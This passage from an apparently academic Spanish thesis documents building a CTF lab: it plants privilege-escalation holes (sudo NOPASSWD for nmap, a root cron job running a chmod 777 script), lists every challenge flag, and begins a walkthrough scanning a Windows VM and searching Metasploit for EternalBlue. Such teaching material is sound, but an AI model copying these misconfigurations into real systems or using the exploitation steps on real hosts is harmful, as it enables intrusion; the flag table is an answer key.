


Figura 4.42: Configuración del archivo /etc/sudoers en la máquina HackingStation

Esta línea en el fichero `/etc/sudoers` significa lo siguiente

- **hacker**: es el nombre de usuario al que se aplicarán los permisos de sudo.
- **ALL**: especifica que los permisos se aplican a cualquier host.
- **(ALL)**: se refiere al usuario o grupo del que el usuario *hacker* puede ejecutar comandos con privilegios de superusuario. En este caso, *ALL* indica que el usuario puede ejecutar comandos como cualquier otro usuario del sistema.
- **NOPASSWD:/usr/bin/nmap**: indica que el usuario *hacker* puede ejecutar el comando `/usr/bin/nmap` con sudo sin necesidad de ingresar su contraseña. Con esta configuración, el usuario *hacker* podrá ejecutar *nmap* sin proporcionar su contraseña, lo que significa que no se le pedirá que ingrese su contraseña al usar sudo con nmap.

Con el vector de escalada de privilegios ya preparado, se generó el root flag

3XIjDC46DOiIPLFfvsSYFOGlWnObxq

y se metió en el fichero `/root/flag.txt`.

4.7.3. Reto 17: Diff3r3ntS3c (Escalada de privilegios)

4.7.3.1. Enunciado

Bueno, ¡Ya estamos en la fase de **post-explotación**! Una de las primeras cosas que queremos realizar cuando hemos conseguido acceder a un sistema es escalar nuestros privilegios para llegar a ser los amos y señores del sistema. Como has podido comprobar, esta web está pensada para almacenar información importante, y la información importante hay que guardarla bien, a poder ser en varios sitios. Para preservar la seguridad de un sistema es preciso que cualquier tipo de automatización esté bien configurada para que nadie pueda utilizarla con fines ilícitos. Teniendo en cuenta que **Diff3r3ntS3c** es una empresa de **Ciberseguridad**, cabe esperar que esto sea así... o quizás estamos esperando demasiado.

Para realizar esta escalada de privilegios te recomiendo que revises tu directorio de usuario en busca de pistas y que visites el siguiente enlace:

Escalada de privilegios en Linux mediante CronJobs

El flag de este reto está contenido en el fichero **flag.txt** en el directorio del usuario con los privilegios más altos del sistema.

4.7.3.2. Implementación

Para configurar la escalada de privilegios se ha creado el script `makeBackup.sh`, correspondiente al código A.7, y se ha depositado en el directorio `/home/candidate/Scripts/`. Este script sirve para realizar un backup del directorio `/var/www/html/uploads` y guardarlo en el directorio `/home/candidate/Backups`.

Para planificarlo como un cron job es necesario añadir la siguiente línea

```
* * * * * root /bin/sh /home/candidate/Scripts/makeBackup.sh
```

al fichero `/etc/crontab`, como se indica en la figura 4.43




Figura 4.43: Planificación de la ejecución del script /home/candidate/Scripts/makeBackup.sh para ser ejecutado por el usuario root cada minuto en la máquina Diff3r3ntS3c

El significado de cada uno de los elementos de la línea es

- El primer asterisco indica el minuto de cada hora en el que se ejecutará la tarea. En este caso, al usar un asterisco, significa que se ejecutará en cada minuto.
- El segundo asterisco indica la hora del día en la que se ejecutará la tarea. Al estar configurado con un asterisco, la tarea se ejecutará en todas las horas.
- El tercer asterisco indica el día del mes en el que se ejecutará la tarea. Nuevamente, al usar un asterisco, la tarea se ejecutará en todos los días del mes.
- El cuarto asterisco indica el mes en el que se ejecutará la tarea. Al estar configurado con un asterisco, la tarea se ejecutará en todos los meses.
- El quinto asterisco indica el día de la semana en el que se ejecutará la tarea. En este caso, al usar un asterisco, la tarea se ejecutará en todos los días de la semana (lunes a domingo).
- La palabra "root" especifica el usuario bajo el cual se ejecutará la tarea.
- `/bin/sh` es la ruta del intérprete de shell que se utilizará para ejecutar el script.
- `/home/candidate/Scripts/makeBackup.sh` es la ruta del script que se ejecutará como parte de la tarea.

En resumen, el script `/home/candidate/Scripts/makeBackup.sh` es ejecutado cada minuto por el usuario root.

Ahora ejecutando el comando

```
cat /etc/crontab
```

se puede ver que ya está planificada la ejecución, como se indica en la figura 4.44




Figura 4.44: Comprobación de la correcta planificación del cronjob en la máquina Diff3r3ntS3c

Sin embargo, hasta ahora no se ha generado ninguna vulnerabilidad. Para generar la vulnerabilidad es necesario permitir que cualquier usuario pueda modificar dicho script, o al menos el usuario *candidate*, y así conseguir ejecutar código como *root*. Para ello es necesario ejecutar el comando

```
chmod 777 makeBackup.sh
```

como se indica en la figura 4.45




Figura 4.45: Configuración de los máximos permisos sobre el script /home/candidate/Scripts/-makeBackup.sh en la máquina Diff3r3ntS3c

para dar permisos de lectura, escritura y ejecución a todos los usuarios.

Con el vector de escalada de privilegios ya preparado, se generó el root flag

xQ5BLoBwfZ0dvSMOmIL35ewfELrAzK

y se metió en el fichero `/root/flag.txt`.

4.8. Tabla de soluciones de los retos

En la tabla 4.1 se puede observar la solución asociada (flag) a cada uno de los retos.

ID	Nombre	Solución (flag)
1	Preparando el terreno	PhXRetiVLfF5s8x6aQcDTpExOZE8MG
2	Test de penetración	b
3	Escaneo de puertos	c
4	Vulnerabilidad	a
5	CVE	c
6	Ejecución remota de comandos	c
7	Escaneo de directorios web	b
8	Metasploit	b
9	Inyección de comandos	b
10	Subida arbitraria de ficheros	a
11	Obtener una shell	b
12	Legacy (Explotación)	sEwRiHbrPE8AsTlSOvhdm6tNgAmJ07
13	HackingStation (Explotación)	h3JxnVyBlAGuY3NMYYooLDAY3zi3KZ
14	Diff3r3ntS3c (Explotación)	V6srfOyfUXcNajS0SZhbRiG6qTeNEK
15	Legacy (Escalada de privilegios)	AJHfpJ1Q688n44rv0AtigaCw7kw3l2
16	HackingStation (Escalada de privilegios)	3XIjDC46DOiIPLFfvsSYFOGlWnObxq
17	Diff3r3ntS3c (Escalada de privilegios)	xQ5BLoBwfZ0dvSMOmIL35ewfELrAzK

Tabla 4.1: Soluciones de los retos

Capítulo 5

Pruebas realizadas

En este capítulo se presentan todas las pruebas realizadas con el objetivo de comprobar el correcto funcionamiento de la plataforma de CTFs y de los retos.

5.1. CTFs de explotación y escalada de privilegios

Una vez configurados los CTFs de explotación y escalada de privilegios, es necesario comprobar que funcionan según lo esperado en aspectos como la conectividad y la explotabilidad. Realizar estas comprobaciones es sumamente importante, ya que de ella depende que los usuarios tengan una experiencia de juego adecuada. Además, estas comprobaciones sirven al mismo tiempo como write-ups de las máquinas.

Para los CTFs de iniciación y trivial no se ha realizado ninguna comprobación más allá de verificar que las flags son correctas, ya que son CTFs sencillos no susceptibles de producir comportamientos inesperados.

5.1.1. Conectividad entre máquinas

Una vez encendidas la máquina **KaliUNED**, la máquina objetivo (la máquina **Legacy** en este ejemplo) y configurado el adaptador de red de ambas máquinas en modo **NAT Network**, lo primero que debe hacer el jugador antes de empezar con el reto de explotación es ejecutar el comando

```
ifconfig
```

como se indica en la figura 5.1




Figura 5.1: Ejecución del comando ifconfig en la máquina KaliUNED

para comprobar que la conexión *NAT Network* está funcionando correctamente y obtener su IP privada con el objetivo de poder configurar las *reverse shells*. Durante la realización de estas pruebas, la IP asignada a la máquina **KaliUNED** es 10.0.2.4.

Lo siguiente que debería hacer es encender la máquina objetivo y averiguar cuál es su IP. Debido a la configuración del adaptador de red, la máquina estará en la subred 10.0.2.0/24 por lo que debe buscar la IP ejecutando el comando

```
sudo netdiscover -r 10.0.2.0/24
```

y obtendrá un resultado como el que se muestra en la figura 5.2




Figura 5.2: Ejecución del comando netdiscover en la máquina KaliUNED

donde la IP de la máquina será siempre la que tenga el último octeto más alto.

5.1.2. Legacy

5.1.2.1. Explotación

Ejecutando el comando

```
nmap -F 10.0.2.6
```

como se observa en la figura 5.3




Figura 5.3: Ejecución de fast scan con nmap sobre la máquina Legacy

El output del comando indica que parece que el host no está activo, pero como sugiere el propio mensaje, es necesario relanzar el comando con la opción -Pn. Esto es bastante común al lanzar escaneos sobre máquinas Windows debido al firewall del sistema, que suele bloquear los mensajes ICMP entrantes de tipo *ICMPv4 Echo Request* que lanza nmap para realizar descubrimiento de hosts.

Relanzando el comando con la opción -Pn

```
nmap -F -Pn 10.0.2.6
```

como se observa en la figura 5.4




Figura 5.4: Ejecución de fast scan con nmap y la opción -Pn sobre la máquina Legacy

Este output indica que están abiertos los puertos 135, 139, 445 y 5357 con algunos servicios disponibles, ninguno de los cuales es un servicio web. En este punto queda bastante claro que el sistema operativo de la máquina es Windows, pero ejecutando nmap con la opción -O para averiguar el sistema operativo de la siguiente manera

```
nmap -Pn -O 10.0.2.6
```

se obtiene un resultado como el de la figura 5.5




Figura 5.5: Ejecución de nmap con la opción -Pn y la opción -O sobre la máquina Legacy

No está claro que versión de Windows está utilizando, ya que nmap sugiere que podría ser Windows 2008, 7, Vista... pero está claro que es una versión antigua, y esto es bueno desde la perspectiva del pentester porque es probable que tenga vulnerabilidades sin parchear.

Para buscar vulnerabilidades sobre los puertos 135, 139, 445 y 5357, se puede ejecutar el siguiente comando

```
nmap -Pn --script=vuln -p 135,139,445,5357 10.0.2.6
```

como se observa en la figura 5.6




Figura 5.6: Ejecución de nmap para buscar vulnerabilidades sobre la máquina Legacy

La máquina parece vulnerable a *CVE-2017-0143*, el famoso *RCE* de Windows sobre el protocolo SMB. Probablemente, una de las vulnerabilidades más famosas de la historia, es bien sabido que esta vulnerabilidad es explotable mediante el exploit *EternalBlue*, desarrollado por la *U.S. National Security Agency*. Ejecutando el comando

```
msfconsole
```

para lanzar *Metasploit* y el comando

```
search eternalblue
```

para buscar exploits que contengan la palabra eternalblue, se obtiene el resultado de la figura 5.7




Figura 5.7: Búsqueda del exploit EternalBlue en Metasploit sobre la máquina Legacy

Para ejecutar el exploit es necesario acceder a él, por lo que se puede utilizar el comando

```
use 0
```

y después el comando

```
